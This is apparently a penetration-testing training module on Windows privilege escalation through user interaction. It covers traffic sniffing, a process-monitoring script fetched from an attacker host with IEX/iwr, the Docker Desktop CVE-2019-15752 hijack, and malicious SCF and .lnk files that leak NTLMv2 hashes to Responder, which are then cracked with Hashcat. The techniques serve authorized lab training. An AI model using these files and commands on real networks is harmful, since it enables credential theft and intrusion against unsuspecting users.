
**Interacting with Users**


Users are sometimes the weakest link in an organization. An overloaded employee working quickly may not notice something is "off" on their machine when browsing a shared drive, clicking on a link, or running a file. As discussed throughout this module, Windows presents us with an enormous attack surface, and there are many things to check for when enumerating local privilege escalation vectors. Once we have exhausted all options, we can look at specific techniques to steal credentials from an unsuspecting user by sniffing their network traffic/local commands or attacking a known vulnerable service requiring user interaction. One of my favorite techniques is placing malicious files around heavily accessed file shares in an attempt to retrieve user password hashes to crack offline later.

**Traffic Capture**

If Wireshark is installed, unprivileged users may be able to capture network traffic, as the option to restrict Npcap driver access to Administrators only is not enabled by default.



Here we can see a rough example of capturing cleartext FTP credentials entered by another user while signed into the same box. While not highly likely, if Wireshark is installed on a box that we land on, it is worth attempting a traffic capture to see what we can pick up.



Also, suppose our client positions us on an attack machine within the environment. In that case, it is worth running tcpdump or Wireshark for a while to see what types of traffic are being passed over the wire and if we can see anything interesting. The tool [net-creds](https://github.com/DanMcInerney/net-creds) can be run from our attack box to sniff passwords and hashes from a live interface or a pcap file. It is worth letting this tool run in the background during an assessment or running it against a pcap to see if we can extract any credentials useful for privilege escalation or lateral movement.

**Process Command Lines**

**Monitoring for Process Command Lines**

When getting a shell as a user, there may be scheduled tasks or other processes being executed which pass credentials on the command line. We can look for process command lines using something like this script below. It captures process command lines every two seconds and compares the current state with the previous state, outputting any differences.

Monitoring for Process Command Lines

while($true)

{

$process = Get-WmiObject Win32\_Process | Select-Object CommandLine

Start-Sleep 1

$process2 = Get-WmiObject Win32\_Process | Select-Object CommandLine

Compare-Object -ReferenceObject $process -DifferenceObject $process2

}

**Running Monitor Script on Target Host**

We can host the script on our attack machine and execute it on the target host as follows.

Running Monitor Script on Target Host

PS C:\htb> IEX (iwr 'http://10.10.10.205/procmon.ps1')

InputObject SideIndicator

----------- -------------

@{CommandLine=C:\Windows\system32\DllHost.exe /Processid:{AB8902B4-09CA-4BB6-B78D-A8F59079A8D5}} =>

@{CommandLine=“C:\Windows\system32\cmd.exe” } =>

@{CommandLine=\??\C:\Windows\system32\conhost.exe 0x4} =>

@{CommandLine=net use T: \\sql02\backups /user:inlanefreight\sqlsvc My4dm1nP@s5w0Rd} =>

@{CommandLine=“C:\Windows\system32\backgroundTaskHost.exe” -ServerName:CortanaUI.AppXy7vb4pc2... <=

This is successful and reveals the password for the sqlsvc domain user, which we could then possibly use to gain access to the SQL02 host or potentially find sensitive data such as database credentials on the backups share.

**Vulnerable Services**

We may also encounter situations where we land on a host running a vulnerable application that can be used to elevate privileges through user interaction. [CVE-2019–15752](https://medium.com/@morgan.henry.roman/elevation-of-privilege-in-docker-for-windows-2fd8450b478e) is a great example of this. This was a vulnerability in Docker Desktop Community Edition before 2.1.0.1. When this particular version of Docker starts, it looks for several different files, including docker-credential-wincred.exe, docker-credential-wincred.bat, etc., not exist with a Docker installation. The program looks for these files in the C:\PROGRAMDATA\DockerDesktop\version-bin\. This directory was misconfigured to allow full write access to the BUILTIN\Users group, meaning that any authenticated user on the system could write a file into it (such as a malicious executable).

Any executable placed in that directory would run when a) the Docker application starts and b) when a user authenticates using the command docker login. While a bit older, it is not outside the realm of possibility to encounter a developer's workstation running this version of Docker Desktop, hence why it is always important to thoroughly enumerate installed software. While this particular flaw wouldn't guarantee us elevated access (since it relies on a service restart or user action), we could plant our executable during a long-term assessment and periodically check if it runs and our privileges are elevated.

**SCF on a File Share**

A Shell Command File (SCF) is used by Windows Explorer to move up and down directories, show the Desktop, etc. An SCF file can be manipulated to have the icon file location point to a specific UNC path and have Windows Explorer start an SMB session when the folder where the .scf file resides is accessed. If we change the IconFile to an SMB server that we control and run a tool such as [Responder](https://github.com/lgandx/Responder), [Inveigh](https://github.com/Kevin-Robertson/Inveigh), or [InveighZero](https://github.com/Kevin-Robertson/InveighZero), we can often capture NTLMv2 password hashes for any users who browse the share. This can be particularly useful if we gain write access to a file share that looks to be heavily used or even a directory on a user's workstation. We may be able to capture a user's password hash and use the cleartext password to escalate privileges on the target host, within the domain, or further our access/gain access to other resources.

**Malicious SCF File**

In this example, let's create the following file and name it something like @Inventory.scf (similar to another file in the directory, so it does not appear out of place). We put an @ at the start of the file name to appear at the top of the directory to ensure it is seen and executed by Windows Explorer as soon as the user accesses the share. Here we put in our tun0 IP address and any fake share name and .ico file name.

Malicious SCF File

[Shell]

Command=2

IconFile=\\10.10.14.3\share\legit.ico

[Taskbar]

Command=ToggleDesktop

**Starting Responder**

Next, start Responder on our attack box and wait for the user to browse the share. If all goes to plan, we will see the user's NTLMV2 password hash in our console and attempt to crack it offline.

Starting Responder

yovecio@htb[/htb]$ sudo responder -wrf -v -I tun0

\_\_

.----.-----.-----.-----.-----.-----.--| |.-----.----.

| \_| -\_\_|\_\_ --| \_ | \_ | | \_ || -\_\_| \_|

|\_\_| |\_\_\_\_\_|\_\_\_\_\_| \_\_|\_\_\_\_\_|\_\_|\_\_|\_\_\_\_\_||\_\_\_\_\_|\_\_|

|\_\_|

NBT-NS, LLMNR & MDNS Responder 3.0.2.0

Author: Laurent Gaffie (laurent.gaffie@gmail.com)

To kill this script hit CTRL-C

[+] Poisoners:

LLMNR [ON]

NBT-NS [ON]

DNS/MDNS [ON]

[+] Servers:

HTTP server [ON]

HTTPS server [ON]

WPAD proxy [ON]

Auth proxy [OFF]

SMB server [ON]

Kerberos server [ON]

SQL server [ON]

FTP server [ON]

IMAP server [ON]

POP3 server [ON]

SMTP server [ON]

DNS server [ON]

LDAP server [ON]

RDP server [ON]

[+] HTTP Options:

Always serving EXE [OFF]

Serving EXE [OFF]

Serving HTML [OFF]

Upstream Proxy [OFF]

[+] Poisoning Options:

Analyze Mode [OFF]

Force WPAD auth [OFF]

Force Basic Auth [OFF]

Force LM downgrade [OFF]

Fingerprint hosts [ON]

[+] Generic Options:

Responder NIC [tun2]

Responder IP [10.10.14.3]

Challenge set [random]

Don't Respond To Names ['ISATAP']

[!] Error starting SSL server on port 443, check permissions or other servers running.

[+] Listening for events...

[SMB] NTLMv2-SSP Client : 10.129.43.30

[SMB] NTLMv2-SSP Username : WINLPE-SRV01\Administrator

[SMB] NTLMv2-SSP Hash : Administrator::WINLPE-SRV01:815c504e7b06ebda:afb6d3b195be4454b26959e754cf7137:01010...<SNIP>...

**Cracking NTLMv2 Hash with Hashcat**

We could then attempt to crack this password hash offline using Hashcat to retrieve the cleartext.

Cracking NTLMv2 Hash with Hashcat

yovecio@htb[/htb]$ hashcat -m 5600 hash /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>

Dictionary cache hit:

\* Filename..: /usr/share/wordlists/rockyou.txt

\* Passwords.: 14344385

\* Bytes.....: 139921507

\* Keyspace..: 14344385

ADMINISTRATOR::WINLPE-SRV01:815c504e7b06ebda:afb6d3b195be4454b26959e754cf7137:01010...<SNIP>...:Welcome1

Session..........: hashcat

Status...........: Cracked

Hash.Name........: NetNTLMv2

Hash.Target......: ADMINISTRATOR::WINLPE-SRV01:815c504e7b06ebda:afb6d3...000000

Time.Started.....: Thu May 27 19:16:18 2021 (1 sec)

Time.Estimated...: Thu May 27 19:16:19 2021 (0 secs)

Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)

Guess.Queue......: 1/1 (100.00%)

Speed.#1.........: 1233.7 kH/s (2.74ms) @ Accel:1024 Loops:1 Thr:1 Vec:8

Recovered........: 1/1 (100.00%) Digests

Progress.........: 43008/14344385 (0.30%)

Rejected.........: 0/43008 (0.00%)

Restore.Point....: 36864/14344385 (0.26%)

Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1

Candidates.#1....: holabebe -> harder

Started: Thu May 27 19:16:16 2021

Stopped: Thu May 27 19:16:20 2021

Note: In our example, wait 2-5 minutes for the "user" to browse the share after starting Responder.

**Capturing Hashes with a Malicious .lnk File**

This attack no longer works on Server 2019 hosts, but we can achieve the same effect using a malicious [.lnk](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-shllink/16cb4ca1-9339-4d0c-a68d-bf1d6cc0f943) file. We can use various tools to generate a malicious .lnk file, such as [Lnkbomb](https://github.com/dievus/lnkbomb), as it is not as straightforward as creating a malicious .scf file. We can also make one using a few lines of PowerShell:

**Generating a Malicious .lnk File**

Generating a Malicious .lnk File

$objShell = New-Object -ComObject WScript.Shell

$lnk = $objShell.CreateShortcut("C:\legit.lnk")

$lnk.TargetPath = "\\<attackerIP>\@pwn.png"

$lnk.WindowStyle = 1

$lnk.IconLocation = "%windir%\system32\shell32.dll, 3"

$lnk.Description = "Browsing to the directory where this file is saved will trigger an auth request."

$lnk.HotKey = "Ctrl+Alt+O"

$lnk.Save()

Try out this technique on the target host to familiarize yourself with the methodology and add another tactic to your arsenal for when you encounter environments where Server 2019 is prevalent.